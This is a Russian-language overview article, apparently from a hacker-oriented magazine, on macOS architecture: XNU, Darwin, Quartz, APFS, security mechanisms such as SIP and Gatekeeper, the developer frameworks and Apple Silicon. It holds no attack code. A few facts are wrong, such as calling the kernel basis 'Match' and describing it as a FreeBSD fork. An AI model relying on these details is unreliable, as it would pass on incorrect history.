
Одна из первых версий Mac OS

Классическая Mac OS активно развивалась до 1996 года, а последний ее релиз вышел в 2001 году. И если для конца восьмидесятых она считалась передовой, то в девяностые ее архитектура с устаревшей моделью разделения памяти постепенно стала преградой для развития Apple. В качестве экстренной меры руководство компании решило приобрести стартап NeXT, основанный ранее вытесненным из Apple Стивом Джобсом.



Mac OS 9 — последний большой релиз «классики»

Главной разработкой NeXT была графическая операционная система NeXTSTEP, в основе которой — Unix-образное ядро и окружение, продвинутый графический движок и набор объектно ориентированных фреймворков. Последний позволял разработчикам легко создавать оконные приложения на продвинутом по тем временам языке Objective-C. На компьютерах NeXT, к примеру, был создан прототип первого веб-браузера.



NeXTSTEP

После того как команда разработчиков NeXT перешла в Apple, совместными усилиями была создана новая система — Mac OS X. Позднее ее переименовали в OS X, а затем в macOS (отдел маркетинга в Apple никогда не сидит сложа руки). Технически Mac OS X основана на NeXTSTEP, однако ее интерфейс многое почерпнул из классической Mac OS.

Mac OS X 10.1 Cheetah

В переходный период «макинтоши» поддерживали как классическую Mac OS, так и Mac OS X. С 2002 года все компьютеры Apple стали выходить с предустановленной Mac OS X, а Mac OS 9 еще несколько лет можно было запускать в режиме совместимости.

ЯДРО XNU

В основе macOS, как и в основе любой другой ОС, лежит ядро. Оно отвечает за выделение процессорного времени, управление оперативной памятью и кешем, взаимодействие с устройствами и сетью. В то же время оно обрабатывает системные вызовы приложений и обеспечивает взаимодействие процессов.


Современная macOS работает на ядре XNU, которое пришло из NeXTSTEP. За основу его кода в свое время был взят проект Match — ответвление от ядра FreeBSD.

XNU означает X is Not Unix, «X — не Unix». Эта расшифровка — давно утерявший актуальность программистский юмор: macOS все же по большому счету считается одной из разновидностей Unix. Однако XNU не имеет бинарной совместимости с FreeBSD, то есть программы для FreeBSD в macOS нельзя запустить без изменений и перекомпиляции.

Ядро XNU — гибридное. Это значит, что в отличие от микроядер оно может быть дополнено расширениями, но при этом не является монолитным, как ядро Linux, где все функции собраны в один гигантский бинарный файл.

До macOS 10.15 основным способом расширения ядра были модули kext. Поскольку «кексты» работают в пространстве ядра, сбои в них могут приводить к нестабильной работе компьютера. К тому же они открывали большие возможности для недобросовестных разработчиков.

Сейчас «кексты» считаются устаревшим методом, и со временем он будет отключен. Вместо этого в Apple предлагают разработчикам использовать фреймворки DriverKit и SystemExtension, которые позволяют создавать драйверы и расширения, работающие в пространстве пользователя.



Архитектура macOS

DARWIN

Операционная система — это не только ядро. Вместе с Match в NeXTSTEP, а затем и в Mac OS X перекочевал набор библиотек и исполняемых файлов, которые вместе с XNU обеспечивают поддержку POSIX — Portable Operating System Interface, «портируемого интерфейса операционной системы». Это стандарт, которому в той или иной мере соответствуют все Unix-образные операционные системы и который обеспечивает низкоуровневую совместимость между ними.

В macOS этот слой называется Darwin и по сути представляет собой самостоятельную операционную систему. Сюда не входят графическая среда и библиотеки, нужные для работы оконных приложений, но входят ядро, драйверы, сетевой стек, набор системных и пользовательских утилит командной строки, а также система запуска служб и приложений launchd.

При желании Darwin можно установить как самостоятельную минималистичную ОС с текстовым интерпретатором команд. Код Darwin с самого начала был открыт, однако со временем в нем появилось множество закрытых компонентов, включая специфичные для «маков» драйверы.

Последние версии Darwin уже было невозможно собрать и заставить работать без средств, доступных только программистам Apple. Получилось, что публикация исходников в таком виде стала не нужна ни Apple, ни сообществу, и ее просто прекратили. Код XNU тем временем по-прежнему доступен на GitHub и продолжает обновляться.

Сейчас силами сообщества поддерживается проект PureDarwin — по-настоящему открытая реализация Darwin.

INFO

Долгое время среди продвинутых маководов был популярен набор утилит MacPorts, также основанный на Darwin, но дополненный и расширенный современными версиями программ для Linux. MacPorts продолжают поддерживать, однако сейчас его почти полностью вытеснил пакетный менеджер brew.

ГРАФИЧЕСКАЯ СИСТЕМА

Графический слой в macOS обычно называют Quartz, хотя подразумевается под этим набор библиотек Core Graphics. Две его важнейшие части — это Quartz 2D и Quartz Compositor.


Quartz 2D

Quartz 2D отвечает за все, что связано с двумерной графикой. В его основные задачи входит отрисовка текста и превращение графических примитивов, описанных в формате PostScript, в растровые изображения, которые затем передаются в Quartz Compositor.

Формат PostScript изначально был разработан в компании Adobe и предназначался для вывода документов на печать. Также PostScript лег в основу формата PDF и, что важно для нас, использовался в компьютерах NeXT для описания выводимой на экран графики. Оттуда он и пришел в macOS. Благодаря такому близкому родству PostScript и PDF «маки» и айфоны прекрасно справляются с отображением PDF без установки Adobe Acrobat или другого просмотрщика.

Quartz Compositor

Quartz Compositor одновременно играет роль графического сервера и композитного оконного менеджера. С одной стороны, он получает от приложений растровые изображения их окон и собирает из них картинку для отображения на экране (это и есть композиция), с другой — обрабатывает события, связанные с устройствами ввода: клики мышью и нажатия на кнопки клавиатуры. Quartz Compositor определяет, к какому окну относятся события, и пересылает их соответствующим приложениям.




Поскольку Quartz Compositor — это еще и оконный менеджер, в его задачи входит отрисовка пользовательского интерфейса. Это шрифты, меню, рамки окон, панели и прочие виджеты, которые коллективно называются интерфейсом Aqua. В ранних версиях Mac OS X некоторые его элементы действительно походили на капли воды, но с тех пор дизайн многократно меняли, и теперь это просто название.

Другой «композитор»

Не стоит путать Quartz Compositor со средством разработки, которое называется Quartz Composer. Composer — это визуальный язык программирования в составе IDE Xcode, который позволяет из готовых блоков собирать сложные преобразования для изображений и видео. Именно в этом контексте слово Quartz иногда попадается в графических редакторах, которые позволяют напрямую использовать возможности Quartz Composer.

XQuartz

Если порыться в средствах разработки для macOS, то можно откопать еще один интересный артефакт — XQuartz. Это реализация оконного сервера XWindow из Unix. Долгое время его свободная реализация X.Org входила в каждый дистрибутив Linux и была стандартом де-факто. Сейчас старые и не очень добрые «иксы» постепенно заменяют системами вроде Wayland и Mir, в чем-то схожими по устройству с маковским Quartz Compositor.



XQuartz

Что до XQuartz, то он явно создавался в Apple с мыслью, что неплохо бы иметь возможность запускать графические приложения для Unix и Linux. Однако нужда в этом оказалась не так велика, и никакого развития XQuartz не получил. В Linux большинство графических программ опирается на библиотеки сред Gnome и KDE, а их портирование на «мак» в планы Apple не входило. В итоге XQuartz может пригодиться только для самых простых графических программ, которые общаются с XWindow напрямую.


APFS

До выхода macOS 10.13 High Sierra файловой системой по умолчанию на любом «маке» была HFS+, унаследованная еще от классической Mac OS. В свое время она считалась передовой — у HFS+, к примеру, есть поддержка Unicode и журналирования (журнал ФС — история операций, которая помогает сохранить целостность данных в случае сбоя или отключения питания). Однако исходная HFS проектировалась еще в восьмидесятых годах и, несмотря на апгрейд до HFS+ в конце девяностых, не поддерживала многие важные новшества.

В Apple разработали и в 2017 году успешно внедрили в iOS новую файловую систему, названную APFS — Apple File System. Она обладает множеством достоинств, которые пришлись кстати не только на айфонах и айпадах, но и на «маке».

APFS изначально спроектирована с учетом использования твердотельных накопителей (SSD), в частности поддерживает команду TRIM. Также она может адресовать файлы с использованием 64-разрядных идентификаторов (вместо 32-разрядных в HFS+), поддерживает разреженные файлы (если файл пустой, система не занимает пространство нулями, а сжимает их), может шифровать данные на уровне файлов и каталогов (а не только весь диск) и позволяет открывать сетевой доступ к дискам с помощью разных сетевых протоколов.

APFS дает прирост в скорости, заметный в повседневной работе. Например, гораздо быстрее, чем на HFS+, подсчитывается размер каталогов и копируются файлы.



Создание тома APFS в Disk Utility

Наконец, самая заметная фича APFS — это возможность не задавать фиксированный размер логических томов. Они разделяют общее физическое пространство, и каждый из них будет занимать столько, сколько занимают его данные.

Спецификации APFS открыты в достаточной мере, чтобы создавать драйверы «только для чтения». Однако уже существуют экспериментальные драйверы для Linux, работающие с APFS в режиме «чтение и запись».

Важная особенность APFS, о которой стоит знать пользователю, — это нечувствительность к регистру. То есть `FILE`, `file`, `FiLe` и прочие подобные вариации — это с точки зрения APFS ровно одно и то же. Чувствительность к регистру можно включить при форматировании тома, но по умолчанию на всех «маках» эта настройка выключена.

ICLOUD

Еще с начала двухтысячных в Apple экспериментировали с поддержкой собственных облачных сервисов на уровне macOS. iCloud предшествовали iTools, .Mac и MobileMe. Названия менялись, но основная суть всегда сводилась к синхронизации данных между устройствами.

Здесь мы не будем погружаться в устройство iCloud. Важно знать лишь то, что его использование опционально, но значительно упрощает синхронизацию между компьютерами и гаджетами Apple.

Наиболее заметный и важный компонент iCloud — это iCloud Drive, куда пользователь может сохранять документы, после чего система будет автоматически следить за их состоянием и передавать изменения в облако. Помимо этого, существует фреймворк CloudKit, который разработчики используют для синхронизации настроек и прочих отличных от документов данных.

iCloud тесно связан с учетной записью Apple ID, однако это не одно и то же. Строго говоря, иметь Apple ID, чтобы пользоваться «маком», необязательно, но без этой учетки нельзя будет скачивать приложения из App Store. С Apple ID пользователь получает небольшое бесплатное хранилище в iCloud, на данный момент — 5 Гбайт.

Продолжение статьи →

ЛИКБЕЗ ПО MACOS

РАЗБИРАЕМ В ПОДРОБНОСТЯХ, КАК УСТРОЕНА MACOS

ЗАЩИТА

SIP

Раньше на «маках» пользователь с привилегиями администратора имел все те же возможности, что и root — «корневой» пользователь в Unix. Подтвердив команду вводом пароля, он мог, к примеру, изменять или удалять любые файлы в системе.

Это оставляло лазейку для вредоносного ПО: если убаюкать осторожность пользователя и заставить его ввести пароль, то дальше можно скрытно творить что угодно.

В OS X 10.11 El Capitan появилась система System Integrity Protection (SIP) — «защита целостности системы». На практике это реализованный на уровне ядра целый комплекс мер, который не дает затрагивать работу системы даже администратору.

Системные файлы и каталоги теперь под защитой — это реализовано как специальный расширенный атрибут у файла; запрещена инъекция кода в процессы, причем не только системные, но и другие; запрещена загрузка в ядро неподписанных расширений.

Конечно, бывают случаи, когда SIP мешает сделать что-то нужное. Как любитель покопаться в системе, я спотыкаюсь об эту защиту регулярно с момента ее появления.


Отключить SIP возможно. Для этого нужно перезагрузить компьютер в режиме восстановления, открыть терминал и использовать утилиту csrutil. Затем еще одна перезагрузка, и еще две — чтобы потом включить SIP обратно (что все же рекомендуется делать).

Gatekeeper

Еще один механизм, призванный защитить «мак» от вирусов, называется Gatekeeper. Это система, которая, опираясь на базы данных Apple, распознает потенциально вредоносные файлы и препятствует их запуску.

Работает это вот как. Каждый скачанный файл помещается в карантин, получая соответствующий расширенный атрибут. При попытке запустить исполняемый файл, стоящий на карантине, система проверяет, не находится ли он в черном списке, есть ли у него подпись сертифицированного разработчика, и если да, то не изменено ли содержимое файла.

В зависимости от результатов проверки система либо сразу запускает файл, либо отказывается это делать. Если проблема в отсутствии подписи, то это легко обойти — достаточно открыть файл через контекстное меню, а не двойным кликом.



Gatekeeper при желании можно полностью отключить одной командой, причем не требуется даже перезагрузка. Хоть это и облегчит жизнь, делать так не рекомендуется. Программы просто так не попадают в черные списки!


Secure Enclave

В «маках» с чипами серии M либо с процессорами Intel и дополнительными чипами серии T используется специальное аппаратное решение для надежного хранения и подтверждения ключей шифрования и биометрической информации — Secure Enclave.

Пользователю Secure Enclave не виден, взаимодействовать с ним напрямую никак нельзя. Зато система общается с ним каждый раз, когда ты подтверждаешь платеж или ввод пароля отпечатком пальца или разблокируешь компьютер при помощи Apple Watch.

App Sandbox

Отдельно от SIP и Gatekeeper существует механизм App Sandbox, который контролирует доступ сторонних приложений к пользовательским и системным файлам и папкам. Точнее, позволяет разработчикам самим ограничивать возможности приложений! Для программ, распространяемых через App Store, это необходимое условие, для загружаемых другими способами — опциональное.



Настройка App Sandbox в Xcode

Подключив App Sandbox в Xcode при сборке проекта, разработчик выбирает, какие функции могут понадобиться приложению: доступ к определенным папкам, сетевым протоколам, возможностям вроде Apple Pay. Приложение при работе будет просить пользователя подтвердить, что он разрешает использовать тот или иной ресурс.

FairPlay

Помимо механизмов, призванных защитить данные пользователей, в macOS есть и одна система, защищающая данные от пользователей. Речь о FairPlay — местной реализации цифровой защиты авторских прав (DRM). Это, пожалуй, единственное серьезное ограничение, намертво зашитое в macOS.

FairPlay может распространяться как на отдельные файлы в форматах MP4 (видео) и AAC (звук), так и на потоковое вещание (FairPlay Streaming). В частности, эту защиту используют в Netflix.

FairPlay жестко ограничивает копирование защищенной информации, поэтому если попытаться сделать скриншот фильма из Netflix или Apple TV, то получится только черный прямоугольник. Записать видео или захватить аудио из защищенного источника тоже не выйдет без дополнительных ухищрений.

ПРОГРАММИРОВАНИЕ


Даже при беглом знакомстве с macOS легко заметить, что большинство программ здесь имеют единый визуальный стиль, стандартные диалоги открытия и сохранения файлов, выбора шрифтов и цвета и прочие общие элементы. Все это — благодаря тому, что они основаны на стандартных объектных библиотеках, реализующих интерфейс Aqua.

Такой подход не только обеспечивает консистентный стиль и предсказуемое поведение программ, но еще и экономит оперативную память, а также позволяет Apple в любой момент вносить разного рода изменения. К примеру, когда в macOS 10.14 Mojave появился темный режим, его внедрение потребовало минимум усилий от разработчиков программ.

Однако говорить о том, что в macOS есть только одна оконная библиотека, в наше время не приходится. В реальности фреймворков несколько: какие-то из них оставлены для совместимости, другие пока носят экспериментальный характер.

Objective-C

Традиционный и до сих пор самый надежный способ разработки программ для macOS — это использование языка Objective-C и фреймворка Cocoa, известного также как AppKit (или NSApp, если заглянуть во времена NeXTSTEP).



Разработка в Xcode на Objective-C

Objective-C — это высокоуровневый объектно ориентированный язык с поддержкой разных видов типизации. Он унаследовал идеи Smalltalk (объекты и сообщения) и C (базовый синтаксис, прямое управление памятью). Абстрактно его можно считать эппловским аналогом C++ или в какой-то мере — C# и Java.

AppKit

Знания одного только Objective-C недостаточно для разработки маковских приложений. Гораздо больший пласт — это разнообразные API и фреймворки, которые поставляются с системой. Любой программист практически сразу же столкнется с Foundation Kit, где реализованы базовые объекты и структуры, а при написании графических приложений — с AppKit.

AppKit реализует привычную в наше время схему MVC, то есть «модель — вид — контроллер», где модель отвечает за структуру данных, вид — за их отображение, а контроллер — за реакцию на действия пользователя. С помощью AppKit описывается внешний вид и поведение всех окон, меню, кнопок, текстовых полей и других элементов интерфейса.

Для разработки программ на основе AppKit часто применяется Interface Builder, входящий в Xcode. Это визуальное средство разработки интерфейсов, которое позволяет собрать приложение из составных частей, как в детском конструкторе (если ты сразу вспомнил Visual Basic, Delphi, C++Builder или Qt Designer, то это верная аналогия). Разработчики нередко критикуют этот подход: вместо навыков программирования он требует именно умения обращаться с Interface Builder.

Swift

Objective-C служил NeXT и Apple верой и правдой с восьмидесятых годов и неплохо справлялся со своими задачами. Однако за все это время он очень мало изменился и лишен многих возможностей, привычных современным программистам.

В 2014 году на конференции WWDC анонсировали новый язык для написания маковских приложений — Swift. За его созданием стоит Крис Латтнер, известный как один из основных разработчиков универсального компилятора LLVM.

Как и Objective-C, Swift — компилируемый язык, нацеленный на разработку стабильных и производительных приложений. Он тоже использует схожий с C синтаксис, однако унаследовал некоторые парадигмы от скриптовых языков вроде JavaScript и Python.

По своим возможностям Swift уже способен полностью заменить Objective-C и превосходит его в производительности. Однако базовые фреймворки еще не все переписаны на Swift, поэтому пока что разработчикам сложных приложений приходится регулярно сталкиваться с Objective-C и его наследием.

INFO


Исходники Swift открыты, и существуют версии компилятора и REPL для Linux, Windows и Android. Однако широкого распространения за пределами macOS этот язык пока не получил.

SwiftUI

NSApp/AppKit разрабатывался вместе с Objective-C и с учетом его возможностей. И хоть из Swift и можно обращаться к нему, аналогичной парой для нового языка должен стать интерфейс SwiftUI.

За основу SwiftUI взяли UIKit (CocoaTouch) — более новую модификацию AppKit, разработанную для iOS. SwiftUI должен заменить оба этих фреймворка и позволяет писать приложения, которые будут работать на всех платформах Apple: часах, телефонах, планшетах, компьютерах и телеприставках.

Главная фишка SwiftUI — это возможность описывать приложения в декларативном стиле. То есть вместо того, чтобы команда за командой перечислять, какие элементы интерфейса куда поместить, достаточно описать, как будет выглядеть приложение, а промежуточные шаги и раскладку SwiftUI возьмет на себя. Interface Builder при этом уже не нужен.




Разработка интерфейса на SwiftUI

SwiftUI позволяет разработчикам экономить массу усилий, когда задумка совпадает с доступными возможностями. В противном же случае SwiftUI может оказаться серьезной преградой. Возможно, с развитием SwiftUI станет легче, но пока что ситуации, о которых в Apple не подумали заранее, встречаются на каждом шагу и вынуждают разработчика возвращаться к AppKit — благо смешивать его со SwiftUI никто не мешает.

Catalyst

И еще один современный эппловский фреймворк, о котором стоит упомянуть, называется Catalyst. Катализировать он призван портирование на «мак» приложений, написанных для iOS на UIKit. По заверениям Apple, создать десктопную программу из мобильной можно буквально за один день.

В доказательство на презентации показали официальный клиент Twitter, портированный с iOS. И... им действительно при желании можно пользоваться. Однако по поведению он заметно отличается от «родных» маковских приложений.



Клиент Twitter на Catalyst

Catalyst — это переходный фреймворк, и постепенно его должен полностью вытеснить универсальный SwiftUI. Собственно, приложений, перенесенных на «мак» при помощи Catalyst, оказалось немного, и, скорее всего, его отправят на пенсию даже раньше времени.

Carbon

История с Catalyst немало напоминает другой эпизод из жизни Apple. Когда Mac OS X была совсем новой и нуждалась в приложениях, в Apple решили помочь разработчикам программ для классической Mac OS переехать на новую систему.

Так родился фреймворк Carbon, предоставляющий поддержку старых API, но для пользователя рисующий все тот же интерфейс Aqua. Carbon оказался серьезным подспорьем для разработчиков, и его, в частности, использовали в продуктах Adobe — вплоть до выхода Creative Suite 5.

INFO

Может сложиться впечатление, что на «маке» разрешено использовать только стандартные средства создания приложений. Это не так: есть множество популярных программ на кросс-платформенных библиотеках вроде GTK+, Qt, vxWidgets или фреймворке Electron (на нем работают, например, VS Code и Slack). Просто пользователи Apple предпочитают нативные программы из-за лучшей интеграции в систему.

WebObjects

Наконец, тебе еще кое-где может встретиться слово WebObjects. Это название эппловского объектно ориентированного веб-фреймворка, созданного на заре интернета и пришедшего еще из NeXT. По своим возможностям он серьезно опередил время, но использовать «мак» в качестве веб-сервера было странной идеей что тогда, что сейчас. Единственная компания, которая до сих пор применяет WebObjects, — это сама Apple. На этой технологии частично работают App Store и Apple Music.

APPLE SILICON

В Apple очень серьезно относятся к тому, чтобы иметь не только собственный софт, но и свое железо, идеально подходящее к софту. Выбор центрального процессора здесь играет важнейшую стратегическую роль. В Apple уже трижды меняли тип CPU «макинтошей»: Motorola 68000 (32-разрядный CISC) на PowerPC (32- и 64-разрядный RISC), затем на Intel (32- и 64-разрядный CISC) и в 2020 году — на ARM (64-разрядный RISC).

К моменту последнего перехода в Apple уже снабжали iPhone, iPad и прочие гаджеты своими системами на чипе серии A на основе ARM. Так что перевод «маков» на ту же аппаратную платформу не стал неожиданностью. Этого события ждали давно, и если что-то и удивило, так это его почти полная безболезненность и даже невидимость изменений для пользователей.

«Макинтоши» на Apple Silicon (так официально называется эппловская разновидность ARM) не потеряли совместимость почти ни с одним приложением — в первую очередь за счет системы бинарной трансляции, известной как Rosetta 2.

Rosetta 2 при первом запуске исполняемого файла, предназначенного для «маков» с чипом Intel, переводит инструкции x86 в инструкции ARM, то есть производит «компиляцию перед использованием» — AOT. При необходимости доступна и динамическая компиляция — JIT.

Все это позволяет запускать те же приложения, что и раньше, даже если их разработчик не позаботился о пересборке под новую архитектуру. Причем зачастую производительность не только не уступает производительности «маков» с чипами x86, но и превосходит ее!

Свою роль в том, что переход на Apple Silicon был легким и незаметным, сыграла и та подготовка, которую начали за много лет до решающего момента. В Apple очень ловко убрали поддержку старых 32-разрядных приложений за год до анонса Apple Silicon — в операционной системе macOS 10.15 Catalina. Rosetta 2 не позволяет запускать такие программы, и лишний год дал сторонним разработчикам время подготовиться.

INFO

Если что-то и пострадало при переезде на Apple Silicon, то это виртуализация. Подробнее о том, как Parallels, VMware, QEMU и VirtualBox пережили переход, читай в статье «M1 для хакера».

Что до приложений и фреймворков, поставляемых с macOS, то в них поддержку 64-разрядных архитектур начали добавлять еще с 2009 года, когда вышла Mac OS X 10.6 Snow Leopard. Библиотеки Carbon, не имевшие 64-разрядной версии, перестали поддерживать в 2012 году в OS X 10.8 Mountain Lion.

Такие планомерные уборки в чулане позволяют Apple с легкостью менять аппаратные платформы и поддерживать «легаси» только в переходные периоды.

ПРОЧЕЕ

Помимо перечисленного, в macOS есть еще несколько компонентов, которые роднят эту ОС с миром Linux. К примеру, это система печати CUPS и сервер VNC, используемый для шейринга экрана. И конечно, командная оболочка Bash, стандартная для любого Linux (в последних версиях macOS по умолчанию установлен еще и ZSH).

Долгое время с macOS поставлялись интерпретаторы языков Python, Perl и PHP. В macOS 12 Monterey убрали Python 2.7 и PHP, оставив только Perl, однако вместе с Xcode или Command Line Tools for Xcode устанавливается Python 3.

Причина «уборки» — в том, что нужны эти языки в основном программистам и энтузиастам, причем зачастую в гораздо более новой версии, чем есть в системе. А раз ставить новую все равно придется, то старая будет только мешать.

INFO

С macOS поставляется и веб-сервер Apache, но это скорее просто интересный исторический факт. До версии 10.8 Mountain Lion «Апачем» можно было управлять через панель настроек. Теперь же доступ есть только из командной строки, и, скорее всего, в одной из будущих версий веб-сервер уберут по тем же причинам, что и Python 2.

ВЫВОДЫ

Итак, думаю, ты уже понял, что macOS — это не Linux, хотя и гораздо более близкая к нему система, чем, например, Windows.

Здесь используются свои ядро, графическая система, оконная среда и графические фреймворки. Поддержка стандарта POSIX обеспечивает возможность портировать на macOS Unix-совместимые программы. Некоторые из них уже поставляются вместе с системой.

Что до слухов о том, насколько macOS закрыта, то они сильно преувеличены. «Закрыта» она не в большей мере, чем Windows, а местами в гораздо меньшей. С другой стороны, понятно, что это не Linux, где почти каждый компонент есть в нескольких вариантах и при желании можно сделать новый форк любого из них. И конечно, широко известно, что macOS официально нельзя установить на другие компьютеры, кроме «маков».

Критика этих фактов каким-то образом переродилась в слухи о том, что в macOS нельзя слушать музыку, если ты не купил ее в iTunes Store, или запустить скачанные из интернета приложения. Все это, конечно, полнейшая ерунда.

Существует опасение, что macOS постепенно объединят с куда более закрытыми iOS и iPad OS. Чтобы понять стратегию Apple в этом плане, достаточно взглянуть на SwiftUI. Он позволяет писать единые приложения, имеющие разный внешний вид и поведение на разных устройствах с учетом их размера, возможностей и схемы использования. Очевидно, что и дальше в Apple будут не изничтожать, а скорее подчеркивать отличия между разными видами компьютеров.

Так что объединение, с одной стороны, вряд ли произойдет, с другой — уже вовсю происходит. Просто оно работает совсем на другом уровне: унифицируют внутренние системы (например, APFS), создают общий базис для разработки приложений (SwiftUI), в macOS постепенно добавляют некоторые новые фичи из iOS (и наоборот — iOS и iPad OS получают кое-что с «мака»).

Уже много лет macOS — отличный выбор как для повседневной работы, так и для творчества и для многих видов разработки. Непрерывная оптимизация и чистка, практикуемые в Apple, позволяют сохранить производительность и внедрять новшества на всех уровнях системы. К тому же в macOS есть огромный потенциал для автоматизации, о котором мы уже не раз писали и еще вернемся к нему в будущем.

СТАНЬ АВТОРОМ «ХАКЕРА»!

